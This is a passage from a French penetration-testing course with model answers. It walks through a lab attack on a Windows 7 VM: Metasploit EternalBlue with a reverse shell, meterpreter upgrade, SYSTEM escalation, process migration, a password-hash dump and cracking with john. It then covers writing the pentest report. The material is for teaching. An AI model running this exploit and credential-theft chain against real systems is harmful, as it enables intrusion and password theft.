  SMBDomain     no                no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, W
  indows Embedded Standard 7 target machines.
  SMBPass       no                no        (Optional) The password for the specified username
  SMBUser       no                no        (Optional) The username to authenticate as
  VERIFY_ARCH  true              yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windo
  ws Embedded Standard 7 target machines.
  VERIFY_TARGET true              yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
  d Standard 7 target machines.

Payload options (windows/x64/shell/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC     thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        192.168.100.7   yes       The listen address (an interface may be specified)
  LPORT        4444             yes       The listen port
```

Activité 3

Réaliser un test d'intrusion 3



Étape 2 : exploitation des vulnérabilités

Réponses

Cela fait, exécuter l'exploit !

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.100.7:4444
[*] 192.168.100.13:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.13:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.13:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.13:445 - The target is vulnerable.
[*] 192.168.100.13:445 - Connecting to target for exploitation.
[+] 192.168.100.13:445 - Connection established for exploitation.
[+] 192.168.100.13:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.13:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.100.13:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.100.13:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.100.13:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.100.13:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.13:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.13:445 - Sending all but last fragment of exploit packet

[*] 192.168.100.13:445 - Starting non-paged pool grooming
[+] 192.168.100.13:445 - Sending SMBv2 buffers
[+] 192.168.100.13:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.13:445 - Sending final SMBv2 buffers.
[*] 192.168.100.13:445 - Sending last fragment of exploit packet!
[*] 192.168.100.13:445 - Receiving response from exploit packet
[+] 192.168.100.13:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.13:445 - Sending egg to corrupted connection.
[*] 192.168.100.13:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.100.13
[*] Command shell session 1 opened (192.168.100.7:4444 → 192.168.100.13:49158 ) at 2022-08-28 08:47:35 -0400
[+] 192.168.100.13:445 - -----
[+] 192.168.100.13:445 - -----WIN-----
[+] 192.168.100.13:445 - -----

Shell Banner:
Microsoft Windows [Version 6.1.7601]
_____

C:\Windows\system32>
C:\Windows\system32>
```

Activité 3

Réaliser un test d'intrusion 3



Étape 2 : exploitation des vulnérabilités

Réponses

1. Confirmer que l'exploit s'est exécuté correctement. Vous devrez peut-être appuyer sur Entrée pour que le shell DOS apparaisse. Renvoyer le shell en arrière-plan avec (CTRL+Z). Si cela échoue, vous devrez peut-être redémarrer la machine virtuelle cible. Essayez de l'exécuter à nouveau avant un redémarrage de la cible.

```
C:\Windows\system32>  
C:\Windows\system32>^Z  
Background session 1? [y/N] y  
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Étape 3 : élévation des privilèges

Réponses

Si vous ne l'avez pas déjà fait, mettez en arrière-plan le shell précédemment obtenu (CTRL + Z). Recherchez en ligne comment convertir un shell en shell meterpreter dans metasploit. Quel est le nom du module de publication que nous utiliserons ? (Chemin exact, similaire à l'exploit que nous avons précédemment sélectionné)

Nous utilisons le module : **post/multi/manage/shell_to_meterpreter**

Sélectionnez ceci (utilisez MODULE_PATH). Afficher les options, quelle option devons-nous modifier ?

SESSION

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):
```

Name	Current Setting	Required	Description
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION		yes	The session to run this module on

Activité 3

Réaliser un test d'intrusion 3



Étape 3 : élévation des privilèges

Réponses

Définissez l'option requise, vous devrez peut-être répertorier toutes les sessions pour trouver votre cible ici.

```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ---      -
  HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
  LHOST     192.168.100.7   no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT     4433             yes       Port for payload to connect to.
  SESSION   1                yes       The session to run this module on
```

Exécuter ! Si cela ne fonctionne pas, essayez de terminer l'exploit de la tâche précédente une fois de plus.

```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.100.7:4455
[-] Powershell is not installed on the target.
[*] Command stager progress: 1.66% (1699/102108 bytes)
[*] Command stager progress: 3.33% (3398/102108 bytes)
[*] Command stager progress: 4.99% (5097/102108 bytes)
[*] Command stager progress: 6.66% (6796/102108 bytes)
[*] Command stager progress: 8.32% (8495/102108 bytes)
[*] Command stager progress: 9.98% (10194/102108 bytes)
[*] Command stager progress: 11.65% (11893/102108 bytes)
[*] Command stager progress: 13.31% (13592/102108 bytes)
[*] Command stager progress: 14.98% (15291/102108 bytes)
[*] Command stager progress: 16.64% (16990/102108 bytes)
```

Activité 3

Réaliser un test d'intrusion 3



Étape 3 : élévation des privilèges

Réponses

Une fois la conversion du shell meterpreter terminée, sélectionnez cette session à utiliser.

Vérifiez que nous avons escaladé vers NT AUTHORITY\SYSTEM. Exécutez getsystem pour le confirmer. N'hésitez pas à ouvrir un shell DOS via la commande 'shell' et lancez 'whoami'. Cela devrait rendre que nous sommes bien système. Mettez en arrière-plan ce shell par la suite et sélectionnez notre session meterpreter pour l'utiliser à nouveau.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > shell
Process 1040 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>^Z
Background channel 2? [y/N] y
meterpreter > █
```

Activité 3

Réaliser un test d'intrusion 3



Étape 4 : mouvement latéral

Réponses

Listez tous les processus en cours d'exécution via la commande 'ps'. Ce n'est pas parce que nous sommes SYSTEM que notre processus l'est. Trouver un processus vers le bas de cette liste qui s'exécute sur NT AUTHORITY\SYSTEM et notez l'identifiant du processus (colonne à l'extrême gauche).

Nous choisissons le processus 724

```
meterpreter > ps

Process List

PID      PPID     Name                Arch  Session  User                                Path
----      -
0         0        [System Process]
4         0        System              x64   0
212      4        smss.exe            x64   0        NT AUTHORITY\SYSTEM                \SystemRoot\System32\smss.exe
248      424      svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
280      272      csrss.exe           x64   0        NT AUTHORITY\SYSTEM                C:\Windows\system32\csrss.exe
328      272      wininit.exe         x64   0        NT AUTHORITY\SYSTEM                C:\Windows\system32\wininit.exe
340      320      csrss.exe           x64   1        NT AUTHORITY\SYSTEM                C:\Windows\system32\csrss.exe
380      320      winlogon.exe        x64   1        NT AUTHORITY\SYSTEM                C:\Windows\system32\winlogon.exe
424      328      services.exe        x64   0        NT AUTHORITY\SYSTEM                C:\Windows\system32\services.exe
432      328      lsass.exe           x64   0        NT AUTHORITY\SYSTEM                C:\Windows\system32\lsass.exe
440      328      lsm.exe             x64   0        NT AUTHORITY\SYSTEM                C:\Windows\system32\lsm.exe
544      424      svchost.exe         x64   0        NT AUTHORITY\SYSTEM
612      424      svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
664      424      svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
716      424      spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM                C:\Windows\System32\spoolsv.exe
724      380      LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM                C:\Windows\system32\LogonUI.exe
792      424      svchost.exe         x64   0        NT AUTHORITY\SYSTEM
832      424      svchost.exe         x64   0        NT AUTHORITY\SYSTEM
888      424      svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
948      424      svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
1312     424      svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
```

Activité 3

Réaliser un test d'intrusion 3



Étape 4 : mouvement latéral

Réponses

Miguez vers ce processus à l'aide de la commande 'migrate PROCESS_ID' où l'ID de processus est celui que vous venez d'écrire à l'étape précédente. Cela peut prendre plusieurs tentatives, les processus de migration n'étant pas très stables. Si cela échoue, vous devrez peut-être relancer le processus de conversion ou redémarrer la machine et recommencer. Si cela se produit, essayez un processus différent la prochaine fois.

```
meterpreter > migrate 724
[*] Migrating from 716 to 724 ...
[*] Migration completed successfully.
meterpreter > █
```

Dans notre shell meterpreter élevé, exécutez la commande 'hashdump'. Cela nous permettra de récupérer les hashes de tous les mots de passe sur la machine tant que nous aurons les privilèges appropriés pour le faire. Quel est le nom de l'utilisateur non par défaut ?

Jon

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

Activité 3

Réaliser un test d'intrusion 3



Étape 4 : mouvement latéral

Réponses

Nous allons utiliser john avec le wordlist rockyou.txt pour le déchiffrer ce type de hash NTLM :

```
(root@kali)-[~/home/kali]
└─# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22      (Jon)
1g 0:00:00:00 DONE (2022-08-28 09:29) 1.298g/s 13247Kp/s 13247Kc/s 13247KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[~/home/kali]
└─#
```

Le mot de passe de jon est : **alqfna22**

Activité 3


Réaliser un test d'intrusion 3



Étape 4 : mouvement latéral

Réponses

Nous allons d'ailleurs tester ce mot de passe et accéder à la machine windows :





WEBFORCE
BE THE CHANGE



PARTIE 4


RÉDIGER UN RAPPORT DE TEST D'INTRUSION

Dans ce module, vous allez :

- Synthétiser les vulnérabilités à corriger
- Détailler les solutions envisageables de correction
- Rédiger un rapport complet des tests d'intrusion réalisés



5 heures



ACTIVITÉ 1

Préparer un tableau de bord des vulnérabilités identifiées

Compétences visées :

- Classifier les vulnérabilités selon leurs criticités
- Synthétiser les vulnérabilités à corriger

Recommandations clés :

- En tant que pentester, il vous est demandé de conseiller sur les vulnérabilités critiques et donner une recommandation sans entrer dans les détails des solutions possibles



2 heures

CONSIGNES

1. Pour le formateur :

- Cette partie se base sur les parties 2 et 3, il faut s'assurer que les apprenants ont compris les réponses fournies et peuvent les synthétiser et les reformuler
- Il n'est demandé de rapporter toutes les étapes du test d'intrusion
- Il faut choisir un seul template des 3 méthodologies de test d'intrusion

2. Pour l'apprenant :

- Le rapport est le récapitulatif des parties 2 et 3
- Utiliser un seul Template de test d'intrusion
- Il ne faut rapporter que les étapes importantes de l'exploitation

3. Conditions de réalisation :

- Le template choisi pour réaliser le rapport
- Se servir des réponses des parties 2 et 3

4. Critères de réussite :

- Rédaction structurée du tableau de board
- Explication claire des recommandations



Activité 1

Préparer un tableau de bord des vulnérabilités identifiées



Étape 1 : Préparer un tableau de bord des vulnérabilités identifiées

Exercices

1. En utilisant le tableau préparé dans le template, choisir 3 vulnérabilités identifiées et exploitées dans la partie 3 et donner leurs criticités et vos recommandations.
2. Dans le même tableau, choisir 3 vulnérabilités seulement identifiées et non exploitées dans les parties 2 et 3 et donner leurs criticités et vos recommandations.

Activité 1

Préparer un tableau de bord des vulnérabilités identifiées




Étape 1 : Préparer un tableau de bord des vulnérabilités identifiées

Réponses

1. En utilisant le tableau préparé dans le template, choisir 3 vulnérabilités identifiées et exploitées dans la partie 3 et donner leurs criticités et vos recommandations.
2. Dans le même tableau, choisir 3 vulnérabilités seulement identifiées et non exploitées dans les parties 2 et 3 et donner leurs criticités et vos recommandations.

Vulnérabilité	Identifiée/exploitée	criticité	recommandation
Apache 1.3.20	exploitée	critique	upgrader à la dernière version d'Apache
Samba 2.2.1a	exploitée	critique	utiliser la version de 3 de Samba
anonymous ftp login	exploitée	critique	ne pas autoriser un accès anonymous sur ftp
page Apache par défaut	identifiée	faible	ne pas publier un serveur web avec une conf par défaut
vsftpd 3.0.3	identifiée	faible	upgrader à la dernière version de vsftpd
répertoires de configurations accessible	identifiée	faible	vérifier que ces répertoires ne contiennent pas des informations de configuration



ACTIVITÉ 2

RÉDIGER UN RAPPORT DE TEST D'INTRUSION

Compétences visées :

- Rédiger les étapes suivies pour exploiter les vulnérabilités identifier
- Savoir s'adresser à différents profils avec des sections différentes

Recommandations clés :

- Dans un rapport final, il n'est pas demandé tout mettre. Cependant, il faut rapporter ce qui est important pour l'entreprise et ce qui est indispensable pour agir et corriger les vulnérabilités



3 heures

CONSIGNES

1. Pour le formateur :

- Cette partie se base sur les parties 2 et 3, il faut s'assurer que les apprenants ont compris les réponses fournies et peuvent les synthétiser et les reformuler
- Il n'est demandé de rapporter toutes les étapes du test d'intrusion
- Il faut choisir un seul template des 3 méthodologies de test d'intrusion

2. Pour l'apprenant :

- Le rapport est le récapitulatif des parties 2 et 3
- Utiliser un seul Template de test d'intrusion
- Il ne faut rapporter que les étapes importantes de l'exploitation

3. Conditions de réalisation :

- Le template choisi pour réaliser le rapport
- Les réponses des parties 2 et 3

4. Critères de réussite :

- Rédaction structurée du tableau de board
- Explication claire des recommandations



Activité 2

Rédiger un rapport de test d'intrusion



Étape 1 : Rédiger un rapport de test d'intrusion

Exercices

1. Quel est le template le mieux adapté aux 3 tests d'intrusions réalisés ?
2. En utilisant vos propres solutions ou les réponses fournies, rédiger le rapport des 3 tests d'intrusions et donnez vos recommandations.

Activité 2

Rédiger un rapport de test d'intrusion



Étape 1 : Rédiger un rapport de test d'intrusion

Réponses

Quel est le template le mieux adapté aux 3 tests d'intrusions réalisés ?

Le template de la méthodologie PTES est plus adapté à ces types de test d'intrusion qui cible un système clair et ont des objectifs de gagner accès au système cible

En utilisant vos propres solutions ou les réponses fournies, rédiger le rapport des 3 tests d'intrusions et donnez vos recommandations :

Les détails donnés dans les réponses des tests d'intrusion doivent être synthétisés et utilisés comme preuves de la vulnérabilité. Les recommandations doivent correspondre à la recommandation officielle de l'éditeur ou une bonne pratique de la sécurisation du système en question.

Activité 2

Rédiger un rapport de test d'intrusion



Étape 1 : Rédiger un rapport de test d'intrusion

Réponses

Exemple d'un paragraphe pour reporter une vulnérabilité trouvée :

Gestion des correctifs insuffisante - applicatif(critique)

Description :

La sociétéutilise plusieurs versions anciennes des actifs dans son réseau. Par exemple :

- ✓ Apache version < 2.4.46
- ✓ Apache Tomcat version < 7.0.100, 8.5.51, 9.0.31
- ✓ Cisco AireOS version 8.5.151.10
- ✓ CodeMeter version 3.05 (5.21.1478.500)
- ✓ Dropbear SSH Server version 2015.68
- ✓ Dell iDRAC7 version 2.63.60.62.01
- ✓ Dell iDRAC8 version 2.63.60.61.06
- ✓ Dell iDRAC9 version 3.36.36.36.21
- ✓ ESXi version 5.5

Activité 2

Rédiger un rapport de test d'intrusion



Étape 1 : Rédiger un rapport de test d'intrusion

Réponses

Ci-dessus répertorie tous les logiciels obsolètes critiques et hautement exposés, dont la majorité permettent de graves vulnérabilités, telle que l'exécution de code à distance. Pour les correctifs, veuillez consulter la documentation de numérisation Nessus fournie.

Risque :

Probabilité : Élevée – Un attaquant peut découvrir ces vulnérabilités avec des outils de base.

Impact : Très élevé – En cas d'exploitation, un attaquant pourrait éventuellement obtenir l'exécution complète du code à distance ou refuser le service à un système.

Outil utilisé :

Nessus

Correction :

Upgrader vers la dernière version du logiciel. Pour une liste complète des systèmes vulnérables, des versions et des exigences en matière de correctifs, veuillez consulter le document ci-dessous.

Activité 2

Rédiger un rapport de test d'intrusion



Étape 1 : Rédiger un rapport de test d'intrusion

Réponses

Preuve :

```
(root@kali)-[~]
└─# nmap -p3389 10.10.10.10 --script rdp-vuln-ms12-020
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 20:35 EST
Nmap scan report for 10.10.10.10 (10.10.10.10)
Host is up (0.014s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
rdp-vuln-ms12-020:
VULNERABLE:
MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
State: VULNERABLE
IDs: CVE:CVE-2012-0152
Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.

Disclosure date: 2012-03-13
References:
http://technet.microsoft.com/en-us/security/bulletin/ms12-020
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152

MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
State: VULNERABLE
IDs: CVE:CVE-2012-0002
Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.

Disclosure date: 2012-03-13
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
http://technet.microsoft.com/en-us/security/bulletin/ms12-020
```